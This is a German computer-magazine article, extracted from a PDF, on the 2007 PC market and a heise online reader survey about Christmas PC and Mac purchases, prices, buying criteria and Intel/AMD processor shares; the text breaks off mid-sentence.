
Kaum ist das Jahr 2007 zu Ende, bringen wir unsere traditionelle Rückschau über den PC-Markt und wagen mit den Marktforschern einen Blick aufs neue Jahr. Natürlich haben wir wieder unsere Online-Leserschaft befragt, ob sie bei ihren Weihnachtseinkäufen im PC-Bereich aktiv waren, Desktop-Rechner oder Notebook, Mac oder PC, AMD oder Intel, Nvidia oder AMD/ATI, Vista, XP, Linux oder Mac OS X ausgewählt haben und viele derartige Dinge mehr.


**M**it durchschnittlich 181 Euro pro Haushalt und Jahr für Computer und Zubehörteile – so eine vergleichende Studie von zwölf europäischen Ländern, die die Dresdner Cetelem Kreditbank im Frühjahr 2007 veröffentlichte – liegt Deutschland irgendwo im Mittelfeld, weit hinter Belgien, Frankreich, Großbritannien und Spanien zurück. Wenn man das dann auf ein vergleichbares Einkommen normiert, sieht's im Ländervergleich noch schlechter aus. Aber multipliziert mit fast 40 Millionen Haushalten hält man eben doch mit 7,1 Milliarden Euro den bei weitem stärksten europäischen Konsumentenmarktplatz für Computer und Computerteile. Nur tritt der schon seit einigen Jahren auf der Stelle. Doch 2007, so die Studie, wollten rund 13 Prozent der Bundesbürger Ausgaben dafür tätigen, zwei Prozentpunkte mehr als im Vorjahr. Damit wären die Deutschen in etwa so kauffreudig wie der europäische Durchschnitt. Die höchsten Anschaffungseigungen haben im europäischen Vergleich übrigens die Bürger Russlands und Frankreichs.

Aber die tatsächlichen Absatzzahlen in den ersten beiden Quartalen waren für die Branche mehr als ernüchternd. Schon das Weihnachtsquartal 2006 blieb deutlich unter den Hoffnungen und den Vorhersagen der Marktforscher und das Jahr 2007 – mit der doch recht drastischen Mehrwertsteuererhöhung – begann

mit ganz schlechten Zahlen. Das änderte sich jedoch massiv in der Jahresmitte: Der Mehrwertsteuerschock war verdaut, die wirtschaftliche Wetterlage etwas sonniger, die meteorologische hingegen recht trübe und so stürzten sich die Deutschen wieder auf die PCs und holten in ihrer Kauffreude alles Aufgeschoßene nach. Die Marktforscher konstatierten im dritten Quartal einen Stückzahlzuwachs an neu gekauften PCs von 23 Prozent – das war europäische Spitze.

Über das nun gerade zu Ende gegangene Weihnachtsquartal gibt es derweil noch keine endgültigen Daten, die Vorhersagen der Marktforscher sind – bezogen auf Stückzahlen – aber recht optimistisch. IDC geht hier ähnlich wie im dritten Quartal von 22 Prozent mehr gegenüber dem Vorjahr aus, sodass das Gesamtjahr 2007 auf gut zehn Millionen PCs (ohne x86-Server) kommt, rund sieben Prozent mehr als im Jahr zuvor. In Cent und Euro ausgedrückt blieb gemäß IDC der Markt dennoch ziemlich konstant, da die Preise, anders als manche Auguren vorhersagten, kräftig fielen und der Wettbewerb noch heftiger wurde. Hauptanteil am Wachstum haben weiterhin die Notebooks und hier fielen die Preise besonders deutlich. Im privaten Konsumentenmarkt, so IDC, sind derzeit bereits zwei Drittel aller PC-Neuanschaffungen Notebooks. Bei den kommerziellen Client-PCs halten sich noch die Desktops an der Spitze, doch





ihr Vorsprung liegt nur noch bei 52 zu 48 Prozent.

## Wer kauft was

Soweit die Marktforscher – doch traditionell erforschen auch wir rund um die Weihnachtszeit den PC-Markt – nicht den Markt allgemein, sondern denjenigen aus Sicht der Leserschaft von heise online. Der ist dann zwar nicht wirklich repräsentativ, zeigt aber doch etliche Trends auf, vor allem dann, wenn man die Ergebnisse mit den in der gleichen Zielgruppe vorgenommenen Umfragen der Vorjahre vergleicht. Immerhin haben sich wieder mehr als 4000 Leser beteiligt, was für eine recht solide Datenbasis sorgt. Wie üblich ist bei unserer Leserschaft dabei der Mac etwas überrepräsentiert. Die Fragen in unserer Umfrage, die vom 3. bis zum 9. Dezember 2007 lief, waren im Wesentlichen die gleichen wie in den Jahren zuvor, nur so kann man schließlich vernünftig vergleichen.

Gefragt wurde danach, wer zur Weihnachtszeit, also im vierten Quartal ab Oktober 2007, als Pri-

vatbenutzer einen PC oder Mac, sei es für den Desktop oder als Notebook, gekauft hat oder noch in diesem Quartal zu kaufen beabsichtigte, wer einen Kauf fürs nächste Jahr plant oder wer erst einmal mit seinem Rechner zufrieden ist. Auch wer erheblich aufgerüstet hat, etwa mit einem neuen Board und Prozessor, konnte dies eintragen. Dann baten wir die Leser, die technischen Daten der alten und gegebenenfalls neuen Rechner einzutragen sowie optional ein paar soziale Daten zu Alter und Geschlecht et cetera. Die eingeschränkte Repräsentativität zeigt sich allein schon an der sehr einseitigen geschlechtsspezifischen Ausrichtung der Teilnehmer, mit einem weiblichen Anteil von nur 1,4 Prozent – das entspricht nicht ganz den Verhältnissen in der Gesamtbevölkerung.

Ungeachtet der Probleme, mit denen der ein oder andere Prozessorhersteller bei seinen neuen Generationen zu Weihnachten 2007 noch zu kämpfen hat, zeigte sich eine gute Kaufstimmung in unserer Leserschaft. 28 Prozent der Teilnehmer gaben an, in die-

sem Quartal einen PC oder Mac einkaufen zu wollen, knapp über sechs Prozent wollen ihr altes Stück erheblich aufrüsten. Klar, die Neukäufer haben besonders rege an dieser Umfrage teilgenommen.


Das sind mehr als im Vorjahr, wo der Neukaufwunsch bei 24 Prozent lag. Bei denjenigen, die zuvor einen Mac besaßen, war dieser Wunsch noch etwas stärker als bei den Alt-PC-Besitzern, hier gibt es ja noch viele Power-Mac-Besitzer, die langsam wechseln wollen. Weitere 28 Prozent wollen im nächsten Jahr zuschlagen. Neue zugkräftige Macs mit Intels 45-nm-Prozessoren konnten im Weihnachtsquartal noch keine Rolle spielen, die werden erst für Mitte Januar zur MacWorld erwartet. Dann etwa will auch Intel die normalen Desktop-Versionen mit dem 45-nm-Kern herausbringen.

**PC-Markt** Wenn das vierte Quartal so verläuft, wie es die Marktforscher von IDC annehmen, legt der Gesamtmarkt 2007 um rund 20 Prozent zu.

2005. Allerdings hält man den Alt-PC auch länger, bevor man ihn ersetzt. Die mittlere Nutzungsdauer der Desktop-PCs in unserer Leserschaft ist auf 52 Monate gestiegen, die Athlons und Pentium-4-Prozessoren aus den Jahren 2002/2003 machen offenbar immer noch einen sehr guten Job, so schnell muss man die nicht ersetzen. Vor einigen Jahren noch war ein PC schon nach 31 Monaten hoffnungslos veraltet. Die Rechner derjenigen, die rundum zufrieden mit ihrem guten Stück sind, haben im Schnitt auch nur 26 Monate Dienst hinter sich – klar die müssen noch zwei Jahre ackern, bevor sie die Altersgrenze erreicht haben. Bei den Macs sieht man ein deutliches Auf und Ab bei der Nutzungsdauer. Hier hat der Umstieg von der Power-in die Intel-Welt einiges durcheinandergebracht.

Kaum mehr sichtbar ist indes bei unseren Lesern der Trend in Richtung Notebook – anders, als es die IDC-Zahlen vermuten lassen. 32 Prozent der PC-Neukäufer haben sich für ein Notebook entschieden, da ist keine Veränderung zum Vorjahr auszumachen. Hinzu kommen allerdings noch die Mac-Notebooks, doch auch deren Quote liegt bei den Neukäufern mit 47 Prozent um elf Prozentpunkte unter der des Vorjahrs. Die Nutzungsdauer bei den PC-Notebooks bleibt dabei einigermaßen konstant bei 42 Monaten. Hier sind für einen Neukauf oft andere Gründe als allein mangelnde Rechenperformance ausschlaggebend: Der Akku ist am Ende, das Display nur noch grau in grau und der alte USB-1.1-Port braucht Stunden für einen kleinen Stick und so weiter.

Ansonsten aber dominiert wie üblich bei über zwei Dritteln der Neukäufer als Kaufmotiv die Performance. Und zu viel Lärm ihres alten Stückes hat 28 Prozent gestört. Immerhin 13 Prozent gaben an, dass der alte Rechner defekt war – so viel waren es bei unseren früheren Umfragen noch nie. In den Vorjahren lag die Rate immer bei zehn bis elf Prozent. Praktische Gründe (inklusive Design, Mobilität et cetera) führten



**Kaufkriterien** Mac- und PC-Käufer gewichten die Kaufkriterien doch recht unterschiedlich. Weit mehr Macs ist zum Beispiel „wenig Lärm“ sehr wichtig.

**Nutzungszeit** Da hat sich in den letzten sieben Jahren allerhand verändert, ein Desktop-PC muss jetzt mindestens für vier Jahre gut genug sein.


27 Prozent auf und für 19 Prozent gabs noch diverse weitere Gründe, die wir unter „sonstiger Kaufgrund“ zusammengefasst haben.

Worauf achten denn nun die Käufer bei ihrem neuen Rechner? Dass bei den Mac-Benutzern der Preis nicht so sehr im Vordergrund steht wie bei den PClern, verwundert weniger, war es doch schon immer etwas teurer, einen besonderen Geschmack zu haben. Für 70 Prozent von ihnen ist der Kaufpreis eher weniger wichtig oder gar egal, viel mehr achten sie darauf, dass der Rechner keinen größeren Lärm macht. 75 Prozent haben das als sehr wichtig eingestuft und auch der Energieverbrauch wird etwas stärker beäugt. Vielleicht hätten wir neben Lärm- auch nach der Geruchsbelästigung fragen sollen, denn die neuen Mac-Pros waren in dieser Disziplin ja etwas unruhig aufgefallen.

Die PC-Käufer sind weit preisbewusster, nur 38 Prozent gaben an, das sei ihnen nicht so wichtig oder egal. Dafür nehmen sie etwas mehr Krach in Kauf, er ist nur 47 Prozent von ihnen sehr wichtig. Auch auf einen niedrigen Energieverbrauch wird nicht ganz so viel Wert gelegt, 26 Prozent gegen über 41 Prozent bei den Mac-Käufern stuften das als sehr wichtig ein. Dafür achten PC-Käufer mehr auf Performance und eine gute Grafikleistung. Hier fließt der Spieleaspekt maßgeblich mit ein.

## Killerapplikationen

Das belegen die Antworten auf unsere Frage nach der Killerapplikation: Während Spiele bei



den PC-Käufern als Killerapplikation mit weitem Abstand auf Platz eins liegen, spielen sie bei den Macs so gut wie keine Rolle, hier steht Videobearbeitung im Vordergrund (die rangiert bei den PC-Neukäufern auf Platz zwei). Compiler übrigens stehen in beiden Lagern ziemlich weit oben, deutlich vor DivX, MPEG-2 und Co. – das dürfte mit den ausgesuchten Zielgruppe der heise-online-Leser zusammenhängen.

Wir lassen uns auch immer ein Nutzungsprofil der verwendeten Applikationen geben, um festzustellen, wie die Leser mit der Performance ihres Altsystems zufrieden waren oder noch sind. Das Profil sieht im Prinzip seit Jahren sehr ähnlich aus. Diejenigen, die zu Weihnachten einen Neukauf tätigten oder planten, waren vor allem mit der Spiele-, Video- und DVD-Performance unzufrieden. Diejenigen, die erst mal keinen Bedarf für einen neuen PC verspürten, zeigten sich fast rundum zufrieden, nur bei den 3D-Spielen knifft's auch bei ihnen manchmal ein bisschen. Die häufigst benutzte Applikation, noch vor der Textverarbeitung, ist der Browser zum Surfen im Web. Und hier hatte niemand das Gefühl, dass der alte Rechner dafür nicht ausreicht.

Spracheingabe fristet weiterhin ein Schattendasein und CAD/CAM sowie Messen/Steuern/Regeln – das sind exotische Applikationen für die befragte Leserschaft. Und da Notebooks nur sel-

Dass die Mac-Käufer nicht so sehr auf den Cent achten, sieht man auch an den bezahlten Durchschnittspreisen, die bei den Desktop-Macs mit 1555 Euro über 60 Prozent über den der PC-Neusysteme (956 Euro) liegen. Bei den Notebooks sehen die Verhältnisse ähnlich aus: 1730 Euro gegenüber 1051 Euro. Während sich bei den Macs die Preise gegenüber dem Vorjahr fast auf gleichem Niveau bewegen, ist auf PC-Seite jedoch ein drastischer Preisverfall von 19 Prozent (Desktops) beziehungsweise 21 Prozent (Notebooks) auszumachen. Das deckt sich mit den Ergebnissen der Marktforscher, wonach der Gesamtmarkt in Euro trotz erheblich größerer Stückzahl in etwa konstant bleibt. Außerdem sieht man, dass Desktop- und Notebook-Systeme inzwischen nahezu in der gleichen Preisregion rangieren. Es ist ja gar nicht so lange her, da waren die Notebooks im Schnitt nahezu doppelt so teuer wie die Desktop-PCs.


## Selbst ist der Mann

Unsere Leser stellen die PCs zu einem großen Prozentsatz von 43 Prozent selbst zusammen: Board von hier, Prozessor von da, Grafikkarte, Gehäuse, Netzteil, Festplatten, Peripherie, alles nach Wunsch – dieser nicht unbedeutende Markt bleibt den Marktforschern zumeist verborgen. Und da Notebooks nur sel-

ten selbst zusammengebaut werden, können sie bei ihnen dominieren – während sie in unserer Umfrage nur etwas mehr als ein Drittel des Marktes erreicht haben. Der Computer-Fachhandel als Einkaufsort ist mit rund einem Viertel dabei, die in der Tortengrafik unter „sonstiger Kaufort“ aufgeführten 10,5 Prozent sind im Wesentlichen Online-Versender. Aldi, Lidl und andere Discounter laufen unter fernher liefern, auch eBay ist mit 2,6 Prozent kein großer Umschlagplatz. Beim Direktvermarkter Dell haben rund neun Prozent eingekauft.

Die vielleicht spannendste Frage ist immer die nach dem Prozessor, für welche sich die Neukäufer entschieden haben, treffen hier doch häufig Glaubensrichtungen aufeinander.

Okay, bei den Macs stellt sich die Frage lediglich im Rahmen der recht schmalen angebotenen Intel-Palette. Insgesamt haben die Mac-Desktop-Käufe in unserer Umfrage gegenüber dem Jahr zuvor von 14 auf 19 Prozent zugenommen – der Trend ist also klar pro Mac. Aber diese Zahlen zeigen auch die starke Überrepräsentanz dieses Produktes innerhalb unserer Leserschaft. Auf dem deutschen Markt inklusive der Firmenrechner liegt Apple allenfalls bei drei bis vier Prozent. Betrachtet man aber nur den Markt der Privatanwender, dürften es wohl einige Prozentpunkte



**Kaufwilligkeit** 28 Prozent der Teilnehmer haben einen Neukauf im Weihnachtsquartal angekreuzt, so viel gabs seit 2001 noch nie.



## Ausstattung Mac

	Mac alt – Kauf in Q4	Mac alt – Kaufabsicht 2008	Mac alt – zufrieden	Mac neu – Kauf in Q4
Alter [Monate]	37	37	18	0
HD-Kapazität [GByte]	163	229	291	272
RAM [MByte]	1322	1579	1935	2476
Anteil Notebooks	49,1 %	60,2 %	57,9 %	46,6 %
LCD-Anteil bei Desktops	77,8 %	86,3 %	88,5 %	97,9 %
CDS lesen	100 %	99,2 %	100 %	100 %
CDS schreiben	95,3 %	97,7 %	99,3 %	100 %
DVDs lesen	96,2 %	93,8 %	100 %	99,1 %
DVDs schreiben	59,4 %	69,5 %	82,1 %	89,4 %
DVD-RAM	16,0 %	22,7 %	22,8 %	28,4 %

mehr sein. Im Bildungsbereich, also in Schulen und Unis, soll Apple nach eigenen Angaben europaweit aber schon fast 20 Prozent erreicht haben. Vielleicht sind unsere Leser ja dort stark verankert. In den USA jedenfalls liegt Apple laut Gartner inzwischen schon bei über acht Prozent.

Bei den restlichen PCs ist natürlich der Zweikampf zwischen Intel und AMD das Tüpfelchen auf dem i oder a. Hier hatte lange Zeit AMD die besseren Karten, im Jahr 2006, bedingt durch die Einführung der Core-2-Duo-Prozessoren in der zweiten Jahreshälfte, konnte sich aber Intel in Szene setzen – und die Frage war, vermochte Intel seinen Vormarsch

dieses Jahr weiter fortzusetzen? Die Antwort im Desktop-Bereich, die jedenfalls unsere Leser geben, lautet nein. Nach dem Erdrutsch von 66 auf 38 Prozent zwischen den Umfragen 2005 auf 2006 hat AMD trotz der hinlänglich bekannten Schwierigkeiten mit dem neuen K10-Prozessor seinen Anteil nahezu halten können, in Stückzahlen jedenfalls.

## Dual-Cores in Front

Gut schlägt sich insbesondere der Athlon 64 X2 Dual-Core, obwohl er in der Performance den schnellen Dual-Core-Kollegen von Intel doch klar unterlegen ist. Dafür ist er etwas preiswerter. Ein paar Mu-

## Ausstattung PC

	PC alt – Kauf in Q4	PC alt – Kaufabsicht 2008	PC alt – zufrieden	PC neu – Kauf in Q4
Alter [Monate]	50	46	26	0
HD-Kapazität [GByte]	275	338	400	472
RAM [MByte]	1106	1182	1613	2526
Typ. Vertreter Intel	Pentium 4, 2,4 GHz	Pentium 4, 2,6 GHz	Pentium 4, 2,8 GHz	Core 2 Duo 2,6GHz
Typ. Vertreter AMD	Athlon XP 2400+ (2 GHz)	Athlon 64 3200+ (2 GHz)	Athlon 64X2 4600+, (2,4 GHz)	Athlon 64X2 5000+, 2,4 GHz
Anteil Notebooks	24,1 %	20,8 %	22,3 %	32,2 %
LCD-Anteil bei Desktops	71,8 %	71 %	75,8 %	97,3 %
CDS lesen	99,1 %	99,5 %	99,8 %	94,1 %
CDS schreiben	93,1 %	93,7 %	97,7 %	90,8 %
DVDs lesen	94,4 %	95,8 %	99,3 %	93,7 %
DVDs schreiben	74,6 %	76,5 %	89,6 %	89,5 %
DVD-RAM	37,0 %	37,6 %	48,4 %	53,8 %


tige haben – Bug hin, Bug her – auch schon Phenom-Systeme erstanden.

Über all die Jahre hinweg hatten wir immer einen mittleren Prozessortakt als grobes Performancemaß herangezogen. Mit der Vermischung von Quant-speed und wahren Prozessortakt wurde das jedoch immer komplexer und nun sind auch noch diverse Kerne mit und ohne integrierte Speichercontroller hinzugekommen. Im Vorjahr haben wir daraus noch irgendwie einen sogenannten „Qualispeed-Wert“ konstruiert. Nun aber haben wir beschlossen,


auf eine solche doch recht fragwürdige Konstruktion zu verzichten. Stattdessen bestimmen wir aus den Lesereinträgen den jeweils beliebtesten Prozessor von AMD und Intel und wählen davon denjenigen aus, dessen Takt dem Durchschnitt am nächsten liegt. Dieser Prozessor charakterisiert stellvertretend für alle anderen die Performance der Saison.

Bei AMDs Desktop-Prozessoren war im betrachteten Weihnachtsquartal 2007 eindeutig der Athlon 64 X2 der Renner, im Schnitt mit 2,6 GHz (5000+), der für einen Straßenpreis von rund 83 Euro zu haben ist. Auf der Intel-Seite konnte sich der Core 2 Duo E6750 mit 2,66 GHz als beliebtester Typ im Sockel durchsetzen, Straßenpreis etwa 150 Euro. Aber der Quad-Core Q6600 mit 2,4 GHz für rund 240 Euro ist ebenfalls schon recht gut dabei. Extreme Editionen und Athlon-FX-Versionen waren nur sehr vereinzelt zu finden. An Intels sehr teure 45-nm-Extreme-Edition QX9650 wagten sich nur wenige heran, mit 1,1 Prozent Marktanteil spielen sie keine größere Rolle.

Überhaupt haben die Extreme Editionen wenig Marktrelevanz, das zeigt sich vor allem auch bei den Altsystemen. Gerade mal ein einziger verlorener Pentium 4 Extreme Edition und ein paar wenige Athlon 64FX (in der Torte bei den anderen mit eingereiht) zeigen, dass diese Enthusiasten-Plattformen eigentlich ohne größere Resonanz sind, aber dennoch offenbar wichtig fürs Marketing. Bei diesen Altsystemen haben wir in die Torte alle Systeme zusammengerührt, egal ob Desktop oder Notebook, ob Altsysteme der Neukäufer, der Zufriedenen oder derjenigen, die im nächsten Jahr zuschlagen wollen. Hier und da sind immer noch ein



**Applikationsprofile** Die Rechner der „Zufriedenen“ sind im Schnitt nur etwas mehr als zwei Jahre alt, hier kneift's nur wenig. Bei den doppelt so alten Rechnern der Neukäufer sieht man doch schon viel Rot.



**Kaufort** 42,8 Prozent der Leserschaft stellen ihren Neu-PC aus Komponenten selbst zusammen, diese Kundschaft entgeht den Marktforschern zumeist.


paar versprengte AMD K5/K6 oder Pentium zu sehen (1,8 Prozent). Ansonsten dominieren Athlon XP und Pentium 4. Beschränkt man sich allein auf die PC-Desktop-Neukäufer, so war in ihrem Altsystem typischerweise ein Athlon XP 2400+ (2 GHz) oder ein Pentium 4 mit 2,4 GHz zu finden. Der Performancesprung zu den aktuellen Dual-Core-Prozessoren mit höherem Takt ist also durchaus erheblich. Jeder einzelne Kern des Athlon 64 X2 5000+ ist beispielsweise bei SPEC\_int\_base2000 bereits gut doppelt so schnell und der Core 2 Duo E6750 erzielt noch mal 